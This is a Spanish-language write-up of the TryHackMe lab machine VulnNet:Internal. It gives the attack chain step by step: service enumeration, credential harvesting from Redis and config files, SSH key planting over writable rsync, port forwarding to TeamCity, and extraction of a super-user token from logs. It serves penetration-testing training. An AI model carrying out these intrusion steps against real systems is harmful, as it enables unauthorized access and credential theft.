VulNet:Internal TryHackMe
Introducción

En este writeup vamos a resolver VulnNet:Internal, una máquina de TryHackMe centrada principalmente en la enumeración de servicios y abuso de servicios internos para escalar privilegios.
La máquina resulta especialmente interesante para practicar una metodología de pentesting realista, ya que durante el proceso tendremos que enumerar distintos servicios como SMB, NFS y Rsync, analizar información expuesta en configuraciones y utilizar credenciales encontradas para continuar avanzando. También trabajaremos con Redis, realizaremos un Local Port Forwarding mediante SSH para acceder a un servicio interno y, finalmente, aprovecharemos una funcionalidad de TeamCity para conseguir ejecución remota de comandos.
Por la variedad de técnicas que combina, esta máquina puede ser un buen complemento práctico para preparar la eJPTv2.
Fase de Reconocimiento
Escaneo de puertos
1
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.130.152.106 -oN allPorts
1
grep '^[0-9]' allPorts  | cut -d '/' -f1 | xargs | sort | tr ' ' ','
1
nmap -p22,111,139,445,873,2049,6379,35811,40121,42505,45107,46197 -sCV 10.130.152.106 -oN targeted

Tras el escaneo de puertos, detectamos varios servicios expuestos, entre ellos: SMB, SSH, NFS… Vamos a empezar enumerando el servicio SMB.
Enumeración
Servicio SMB
Vamos a tratar de utilizar Null Sessions para enumerar los recursos compartidos a nivel de red con este servicio.
1
netexec smb 10.130.152.106 -u '' -p '' --shares

Detectamos que tenemos permisos de lectura en el recurso “shares”, haciendo uso de smbclient podemos tratar de acceder a él.
1
smbclient //10.130.152.106/shares -N


En el contenido de estos archivos encontramos lo siguiente.

Bien, encontramos la primera flag del laboratorio, no parece que haya nada más destacable por aquí, así que podemos pasar a enumerar el siguiente servicio.
Servicio RPC (NFS)
Para enumerar este servicio podemos usar la herramienta showmount. Showmount -e <IP> consulta al servicio mountd de la máquina remota y te pide la lista de exports — los directorios que el servidor NFS tiene configurados para compartir por red. Es el equivalente NFS a listar los shares SMB con smbclient -L. No accede al contenido, solo te dice qué está disponible para montar y quién puede montarlo.
1
showmount -e 10.130.152.136

El output nos indica que la carpeta compartida por NFS desde el servidor es /opt/conf y que cualquiera (asterisco) en la red puede acceder a ella. En este punto podemos montarla en nuestro equipo atacante y enumerar su contenido:
1
2
mkdir /mnt/NFS
mount -t nfs 10.130.152.106:/opt/conf /mnt/NFS

Encontramos el siguiente contenido en el recurso compartido en la red mediante NFS, entre los directorios, uno correspondiente a la base de datos Redis.
Base de datos Redis:
Es una base de datos NoSQL de código abierto y almacén de estructura de datos en memoria, diseñado para ofrecer altísimo rendimiento y baja latencia. A diferencia de las bases de datos tradicionales que guardan información en disco, Redis almacena los datos directamente en la memoria RAM, lo que permite tiempos de respuesta en milisegundos o microsegundos. Destaca por su modelo clave-valor, almacena datos en pares de clave y valor.
Podemos tratar de encontrar credenciales hardcodeadas en el archivo de configuración:
1
cat redis/redis.conf | grep pass

Efectivamente encontramos la credencial, B65Hx562********, con ella podemos conectarnos a la base de datos a través de su cliente de terminal redis-cli.
Enumeración de base de datos Redis
1
redis-cli -h 10.130.152.106 -p 6379 -a "B65Hx562********"

Con esto nos conectamos a la base de datos Redis y enumeramos sus claves almacenadas, entre ellas “internal flag”. Otra clave que nos debe llamar la atención es “authlist”, que podemos tratar de enumerar de la misma forma que “internal flag”.
1
get "authlist"

Nos da un error (WRONGTYPE) debido a que la clave “authlist” no es una string. Para listar el tipo de clave que es, podemos ejecutar:
1
type "authlist"

Vemos que es una lista. Para listar su contenido podemos hacerlo ejecutando el siguiente comando:
1
lrange authlist 0 -1

Nos lista una misma cadena en base64 varias veces, si la decodificamos para ver su contenido:

El contenido de la cadena corresponde a credenciales para el servicio Rsync, vamos a validar estas credenciales.
Rsync
Rsync, o Remote Sync, es una herramienta gratuita de línea de comandos que permite transferir archivos y directorios a destinos locales y remotos. Rsync se utiliza para crear copias espejo, realizar copias de seguridad o migrar datos a otros servidores.
Enumeración de Rsync
Para enumerar los módulos expuestos (recursos compartidos del servidor), podemos hacerlo ejecutando:
1
rsync 10.130.152.106::

Para listar los módulos de rsync también podemos hacer uso de nmap y uno de sus scripts:
1
nmap -p 873 --script rsync-list-modules 10.130.152.106 -oN rsyncModules

De esta forma enumeramos el módulo files. El siguiente paso sería tratar de listar su contenido de la siguiente manera:
1
rsync --list-only rsync://rsync-connect@10.130.152.106/files

Descubrimos varios directorios en el recurso compartido “files”. Para traérnoslos a nuestra máquina atacante, podemos ejecutar el siguiente comando:
1
rsync -avz rsync://rsync-connect@10.130.152.106/files/ files
Al traernos el contenido enumeramos lo siguiente:

Encontramos la flag de usuario en “user.txt”. Otra cosa que nos debe llamar la atención son las carpetas ocultas “.ssh”. Con la herramienta rsync tenemos la posibilidad de subir archivos, por lo que podríamos tratar de subir un archivo authorized_keys con nuestra clave privada para ganar acceso a la máquina.
Intrusión a la máquina víctima
Para ello podemos:
1
rsync -av /root/.ssh/id_ed25519.pub rsync://rsync-connect@10.130.152.106/files/sys-internal/.ssh/authorized_keys

Una vez hecho, probamos el acceso a la máquina mediante SSH.
1
ssh sys-internal@10.130.152.106

Con esto ganamos acceso a la máquina y podemos empezar la enumeración local para escalar privilegios y conseguir la última flag.
Enumeración local
1
grep -e sh$ /etc/passwd

Enumerando manualmente la máquina, descubrimos un directorio en la raíz del sistema llamado “TeamCity”. En él encontramos varios archivos, entre ellos:

Vemos que al parecer hay un servicio corriendo en el puerto 8111 de la máquina. Para validarlo, podemos usar el comando ss:
1
ss -tn | grep 8111

Y efectivamente, en este punto deberíamos aplicar un Port Forwarding para obtener acceso a este servicio interno de la máquina víctima.
Port Forwarding a servicio interno
1
ssh sys-internal@10.130.152.106 -L 8111:127.0.0.1:8111

Vemos que tenemos la opción de iniciar sesión como “Super user”. Al hacer clic en esta opción nos pide lo siguiente:

Un token de autenticación. Podemos tratar de obtenerlo en los archivos de configuración en la carpeta TeamCity del sistema.
1
2
cd /TeamCity/logs
cat * | grep -i token

Vamos a ir probando todos hasta dar con el válido.

Tras probar con varios, logramos acceder con el token “45452211427380#####”. En el aplicativo web, vamos a echar un vistazo a las opciones que tenemos. Vemos que tenemos la opción de crear un proyecto:
